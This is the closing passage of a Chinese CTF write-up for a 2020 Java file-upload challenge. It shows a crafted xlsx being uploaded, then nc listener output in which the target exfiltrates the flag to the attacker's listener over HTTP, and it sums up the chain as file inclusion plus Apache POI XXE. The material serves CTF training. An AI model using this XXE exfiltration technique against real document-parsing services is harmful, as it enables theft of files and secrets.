
（11）一切准备就绪，上传excel-aaa.xlsx文件



192.168.75.128:8083/file_in_java/

浏览... excel-aaa.xlsx

查看nc监听结果，得到flag



```
listening on [any] 7777 ...
[redacted]: inverse host lookup failed: Unknown host
connect to [172.17.0.14] from (UNKNOWN) [[redacted]] 29715
GET /?popko=ctftraining{wdb_2020_web_qinglong_filejava} HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_212
Host: [redacted]:7777
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

三、总结

（1）文件包含读取文件

（2）POI XXE注入

参考：

https://www.cnblogs.com/W4nder/p/12866365.html

https://blog.csdn.net/pop364/article/details/106082723

http://shangdixinxi.com/detail-1419518.html

https://p1htmlkernalweb.mybluemix.net/articles/2020%E7%BD%91%E9%BC%8E%E6%9D%AFJava%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0wp_4620427_csdn.html